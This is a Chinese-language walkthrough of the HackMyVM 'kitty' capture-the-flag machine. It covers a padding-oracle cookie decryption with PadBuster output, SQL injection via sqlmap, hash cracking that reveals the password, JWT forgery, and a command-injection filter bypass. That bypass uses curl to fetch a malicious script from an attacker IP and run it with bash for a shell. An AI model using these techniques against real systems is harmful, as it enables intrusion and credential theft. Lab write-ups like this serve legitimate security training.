



 本文详细介绍了hackmyvm挑战平台上的kitty任务,包括Oracle填充攻击、SQL注入、利用OpenAPI获取shell、通过API执行命令获取用户flag及尝试root提权的过程。在SQL注入部分,利用js接口中的漏洞获取用户密码;通过OpenAPI接口,伪造JWT执行命令,成功获取shell;最终,使用私钥SSH登录获取用户flag,但root提权未成功。
hackmyvm: kitty walkthrough
0x01 oracle padding
端口扫描:
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp  gitea

使用curl访问80端口, 被重定向到http://kitty.hmv.

该网站为一个静态网站,通过ffuf获取到了虚拟主机名 cookie.kitty.hmv.
注册用户test,查看cookie:

使用 oraclepadding.pl 破解该cookie。
➜  ~ ./oraclepadding.pl http://cookie.kitty.hmv/home/index.php OZcSZ4xSsGEpdRpik43lIg0RsEWxBcJG 8 -cookies "auth=OZcSZ4xSsGEpdRpik43lIg0RsEWxBcJG"

+-------------------------------------------+
| PadBuster - v0.3.3                        |
| Brian Holyfield - Gotham Digital Science  |
| labs@gdssecurity.com                      |
+-------------------------------------------+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 8144

INFO: Starting PadBuster Decrypt Mode
*** Starting Block 1 of 2 ***

INFO: No error string was provided...starting response analysis

*** Response Analysis Complete ***

The following response signatures were returned:

-------------------------------------------------------
ID#     Freq    Status  Length  Location
-------------------------------------------------------
1       1       302     8144    ../login.php
2 **    255     302     0       ../logout.php?err=1
-------------------------------------------------------

Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 2

Continuing test with selection 2

[+] Success: (237/256) [Byte 8]
[+] Success: (41/256) [Byte 7]
[+] Success: (219/256) [Byte 6]
[+] Success: (75/256) [Byte 5]
[+] Success: (240/256) [Byte 4]
[+] Success: (143/256) [Byte 3]
[+] Success: (29/256) [Byte 2]
[+] Success: (188/256) [Byte 1]

Block 1 Results:
[+] Cipher Text (HEX): 29751a62938de522
[+] Intermediate Bytes (HEX): 4ce47715b126d512
[+] Plain Text: user=tes

Use of uninitialized value $plainTextBytes in concatenation (.) or string at ./oraclepadding.pl line 361, <STDIN> line 1.
*** Starting Block 2 of 2 ***

[+] Success: (220/256) [Byte 8]
[+] Success: (32/256) [Byte 7]
[+] Success: (119/256) [Byte 6]
[+] Success: (112/256) [Byte 5]
[+] Success: (160/256) [Byte 4]
[+] Success: (229/256) [Byte 3]
[+] Success: (139/256) [Byte 2]
[+] Success: (171/256) [Byte 1]

Block 2 Results:
[+] Cipher Text (HEX): 0d11b045b105c246
[+] Intermediate Bytes (HEX): 5d721d65948ae225
[+] Plain Text: t

-------------------------------------------------------
** Finished ***

[+] Decrypted value (ASCII): user=test

[+] Decrypted value (HEX): 757365723D7465737407070707070707

[+] Decrypted value (Base64): dXNlcj10ZXN0BwcHBwcHBw==

-------------------------------------------------------

将用户名改为 admin,获取新的cookie.
0x02 sql injection
更新cookie后,刷新页面后,在页面中出现了 last_login.js,在该js的接口中存在sql注入。

使用 sqlmap, 获取到用户 gitea’s 密码hash和salt.
| 357f47546ba3ab1cf633d3d0c54e2583 | gitea |
| salt | YXZpam5leWFt |
使用 hashcat破解得到密码:
➜  ~ hashcat -m 10 -a 0 357f47546ba3ab1cf633d3d0c54e2583:YXZpam5leWFt /usr/share/wordlists/rockyou.txt --show
357f47546ba3ab1cf633d3d0c54e2583:YXZpam5leWFt:git0ffme
0x03 openapi to shell
使用账户gitea登录host:3000, 获取到了新的子域名: http://whythisapiissofast.kitty.hmv.

访问 http://whythisapiissofast.kitty.hmv/openapi.json,检查各个api。
- 访问 api
http://whythisapiissofast.kitty.hmv/api/v2/-1,获取到用户nobody。

- 访问 api
http://whythisapiissofast.kitty.hmv/api/v2/-2,获取到一个私钥。

3. 使用nobody获取access token,这是一个jwt。

4. 使用hashcat破解jwt的password。


- 伪造token,将用户
nobody改为admin,is_admin改为1,超时时间多加点。
6. 通过api /api/v2/secure/{command}执行命令,但是这里存在一个过滤


7. 使用curl远程下载恶意sh,通过bash执行绕过过滤实现命令执行,成功获取shell。
这里需要将nginx的index改为test.sh。

(1) whythisapiissofast.kitty.hmv/api/v2/secure/curl%20-o%20test.sh%20192.168.85.169%20-wget
(2) whythisapiissofast.kitty.hmv/api/v2/secure/bash%20test.sh%20-wget
0x04 get user flag

home目录下存在两个用户。

利用步骤3找到的私钥通过ssh登录用户dyutidhara,成功获取用户flag。
0x05 root提权
试了一些办法都失败了,有成功的小伙伴请在评论区告诉我一声,求帮助。





 扫一扫
扫一扫


 1517
1517

 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言





